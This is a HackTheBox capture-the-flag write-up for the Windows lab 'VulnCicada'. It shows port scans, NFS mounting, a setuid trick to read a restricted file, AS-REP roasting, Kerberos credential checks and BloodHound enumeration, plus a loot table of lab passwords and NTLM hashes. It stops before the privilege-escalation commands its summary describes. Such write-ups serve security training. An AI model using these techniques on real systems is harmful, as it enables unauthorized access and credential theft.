HackTheBox: VulnCicada

🎯 VulnCicada

| OS: Windows | Difficulty: Medium | IP: 10.129.234.48 |
⛓️ TL;DR / Attack Chain
- Foothold: Mounted the exposed Windows NFS share using the FQDN to bypass unmapped user restrictions. Bypassed local system limits by using a Python
setuidscript to impersonate the Windows Anonymous UID (4294967294), allowing access tomarketing.png. Extracted the hidden password forRosie.Powellfrom the image file. - PrivEsc: Enumerated the domain via Kerberos and discovered an AD CS instance vulnerable to
ESC8(Web Enrollment via HTTP). Since NTLM was disabled, exploited theSPNEGOnegotiation mechanism by creating a spoofed DNS record without an SPN. Coerced the Domain Controller to authenticate to this record, forcing an NTLMv2 fallback. Hot-patched a cryptography bug in Certipy and relayed the NTLM auth to the CA to obtain the DC’s machine certificate. Authenticated as the DC, performed aDCSyncto dump the Administrator’s NTLM hash, and used Overpass-the-Hash to gain a SYSTEM shell via Kerberos.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
Rosie.Powell |
Cicada123 |
Found hidden inside the marketing.png file on the NFS profiles$ share. |
DC-JPQ225$ |
aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3 |
Obtained by requesting a machine certificate via ESC8 Kerberos-to-NTLM relay. |
Administrator |
85a0da53871a9d56b6cd05deda3a5e87 |
Dumped via DCSync attack using the Domain Controller’s machine account. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.234.48" ; DOMAIN="cicada.vl" && \
  # sudo timedatectl set-ntp off && \ # this in case ntpdate's work is reset automatically
  sudo ntpdate $DOMAIN && \
  echo "$IP $DOMAIN VULNCICADA.HTB dc.vulncicada.htb DC.VULNCICADA.HTB cicada.vl DC-JPQ225.cicada.vl DC-JPQ225" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 12:36 +0200
Nmap scan report for vulncicada.htb (10.129.234.48)
Host is up (0.026s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-15 10:38:07Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-05-15T10:21:10
|_Not valid after:  2027-05-15T10:21:10
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-05-15T10:21:10
|_Not valid after:  2027-05-15T10:21:10
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-05-15T10:21:10
|_Not valid after:  2027-05-15T10:21:10
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-05-15T10:21:10
|_Not valid after:  2027-05-15T10:21:10
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Not valid before: 2026-05-14T10:28:46
|_Not valid after:  2026-11-13T10:28:46
|_ssl-date: 2026-05-15T10:39:42+00:00; 0s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
62563/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
62565/tcp open  msrpc         Microsoft Windows RPC
62582/tcp open  msrpc         Microsoft Windows RPC
62656/tcp open  msrpc         Microsoft Windows RPC
63105/tcp open  msrpc         Microsoft Windows RPC
63336/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-15T10:39:05
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.62 seconds
SMB & Dig
We start by looking for anonymous login and looking for some fundamental information about the target:
$ nxc smb $IP -u '' -p '' --shares
SMB         10.129.234.48   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.234.48   445    DC-JPQ225        [-] cicada.vl\: STATUS_NOT_SUPPORTED
SMB         10.129.234.48   445    DC-JPQ225        [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
We see: domain:cicada.vl (add to /etc/hosts), signing:True (for SMB) and NTLM:False meaning we will have to use Kerberos for authentication. To get more information without credentials, we try ldap:
$ nxc ldap $IP -u '' -p '' --users && nxc ldap $IP -u 'guest' -p '' --pass-pol
LDAP        10.129.234.48   389    DC-JPQ225        [*] None (name:DC-JPQ225) (domain:cicada.vl) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        10.129.234.48   389    DC-JPQ225        [-] cicada.vl\: STATUS_NOT_SUPPORTED
LDAP        10.129.234.48   389    DC-JPQ225        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C78, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
LDAP        10.129.234.48   389    DC-JPQ225        [*] None (name:DC-JPQ225) (domain:cicada.vl) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        10.129.234.48   389    DC-JPQ225        [-] cicada.vl\guest: STATUS_NOT_SUPPORTED
The problem is: NTLM is deactivated we have to use Kerberos. But Kerberos Authentication requires a username - which we can’t provide. So, maybe a DNS Zone Transfer works:
$ dig axfr @$IP cicada.vl

; <<>> DiG 9.20.22-1-Debian <<>> axfr @10.129.234.48 cicada.vl
; (1 server found)
;; global options: +cmd
; Transfer failed.
Nothing.
NFS
NFS is almost always a good find on Windows boxes, especially when we can’t authenticate to SMB. Looking at the nmap scan we see ports 111 (rpcbind) and 2049 (nfs/nlockmgr) meaning NFS is running for sure:
$ showmount -e $IP
Export list for 10.129.234.48:
/profiles (everyone)

$ sudo mkdir /mnt/cicada_nfs && sudo mount -t nfs $IP:/profiles /mnt/cicada_nfs -o nolock
$ cd /mnt/cicada_nfs/ && ls
Administrator	 Debra.Wright  Jordan.Francis  Katie.Ward     Richard.Gibbons  Shirley.West
Daniel.Marshall  Jane.Carter   Joyce.Andrews   Megan.Simpson  Rosie.Powell
$ tree
.
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
The only file we can read is Administrator/vacation.png:

Looking at the metadata we see:
$ exiftool ./Administrator/vacation.png
ExifTool Version Number         : 13.50
File Name                       : vacation.png
Directory                       : ./Administrator
File Size                       : 1491 kB
File Modification Date/Time     : 2024:09:13 18:12:11+02:00
File Access Date/Time           : 2024:09:13 18:12:15+02:00
File Inode Change Date/Time     : 2024:09:15 15:25:16+02:00
File Permissions                : -rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1024
Image Height                    : 1024
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
XMP Toolkit                     : XMP Core 4.4.0-Exiv2
Digital Image GUID              : 1338fb17-2986-466a-a23e-b8b3c25c8c82
Digital Source Type             : http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Warning                         : [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers)
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Size                      : 1024x1024
Megapixels                      : 1.0
Nothing really of interest. Maybe there can be found some strings of interest:
$ strings /mnt/cicada_nfs/Administrator/vacation.png | head -n 20
IHDR
iTXtXML:com.adobe.xmp
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="XMP Core 4.4.0-Exiv2">
 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description rdf:about=""
    xmlns:iptcExt="http://iptc.org/std/Iptc4xmpExt/2008-02-29/"
   iptcExt:DigImageGUID="1338fb17-2986-466a-a23e-b8b3c25c8c82"
   iptcExt:DigitalSourceType="http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia"/>
 </rdf:RDF>
</x:xmpmeta>
Besides that nothing really. Next step is AS-Rep Roasting:
$ cat << EOF > users.txt
Administrator
Debra.Wright
Jordan.Francis
Katie.Ward
Richard.Gibbons
Shirley.West
Daniel.Marshall
Jane.Carter
Joyce.Andrews
Megan.Simpson
Rosie.Powell
EOF

$ impacket-GetNPUsers -dc-ip $IP -no-pass -usersfile users.txt cicada.vl/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Debra.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jordan.Francis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Katie.Ward doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Gibbons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Daniel.Marshall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jane.Carter doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joyce.Andrews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Megan.Simpson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Rosie.Powell doesn't have UF_DONT_REQUIRE_PREAUTH set
🚪 2. Initial Foothold
Nothing. We can’t even read Rosie.Powell/marketing.png because our uid isn’t 4294967294 (standing for nobody or anonymous). Maybe we can try differently:
$ sudo -u '#4294967294' cp ./share/Rosie.Powell/marketing.png ~/marketing.png
sudo: unknown user #4294967294

$ sudo python3 -c 'import os, shutil; os.setuid(4294967294); shutil.copy("./share/Rosie.Powell/marketing.png", "/tmp/marketing.png")'

$ sudo chmod 777 /tmp/marketing.png
Indeed. We could access the image!

Initial attempts to copy the marketing.png using
sudo -ufailed because the local system could not resolve the large numeric UID (4294967294) assigned to the NFS anonymous identity. I bypassed this by executing a Python one-liner that explicitly set the process UID to the required value, allowing me to impersonate the anonymous owner and extract the file for analysis.
It looks like a password, we can verify whether it is correct:
$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
Here we go!
$ USERNAME=Rosie.Powell ; PASSWORD=Cicada123 ; DOMAIN=cicada.vl
$ bloodhound-python -d $DOMAIN -u $USERNAME -p $PASSWORD -ns $IP -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: cicada.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc-jpq225.cicada.vl
INFO: Testing resolved hostname connectivity dead:beef::571a:2955:4d3a:5e36
INFO: Trying LDAP connection to dead:beef::571a:2955:4d3a:5e36
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc-jpq225.cicada.vl
INFO: Testing resolved hostname connectivity dead:beef::571a:2955:4d3a:5e36
INFO: Trying LDAP connection to dead:beef::571a:2955:4d3a:5e36
INFO: Found 14 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC-JPQ225.cicada.vl
INFO: Done in 00M 06S
INFO: Compressing output into 20260515170017_bloodhound.zip


Request a ticket, generate the krb5 file and look for other shares:
$ impacket-getTGT cicada.vl/$USERNAME:$PASSWORD -dc-ip $IP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Rosie.Powell.ccache
$ export KRB5CCNAME=Rosie.Powell.ccache
$ nxc smb dc-jpq225.cicada.vl -u $USERNAME -p $PASSWORD -d $DOMAIN -k --generate-krb5-file cicada.krb5SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [*]  x64 (name:dc-jpq225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [+] krb5 conf saved to: cicada.krb5
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [+] Run the following command to use the conf file: export KRB5_CONFIG=cicada.krb5
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [+] cicada.vl\Rosie.Powell:Cicada123
$ export KRB5_CONFIG=$PWD/cicada.krb5
$ nxc smb dc-jpq225.cicada.vl -u $USERNAME -p $PASSWORD -k -M spider_plus -o DOWNLOAD_FLAG=True
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [*]  x64 (name:dc-jpq225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [+] cicada.vl\Rosie.Powell:Cicada123
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] Started module spidering_plus with the following options:
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*]     STATS_FLAG: True
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*]  OUTPUT_FOLDER: /home/tralsesec/.nxc/modules/nxc_spider_plus
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [*] Enumerated shares
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        Share           Permissions     Remark
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        -----           -----------     ------
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        ADMIN$                          Remote Admin
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        C$                              Default share
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        CertEnroll      READ            Active Directory Certificate Services share
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        IPC$            READ            Remote IPC
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        NETLOGON        READ            Logon server share
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        profiles$       READ,WRITE
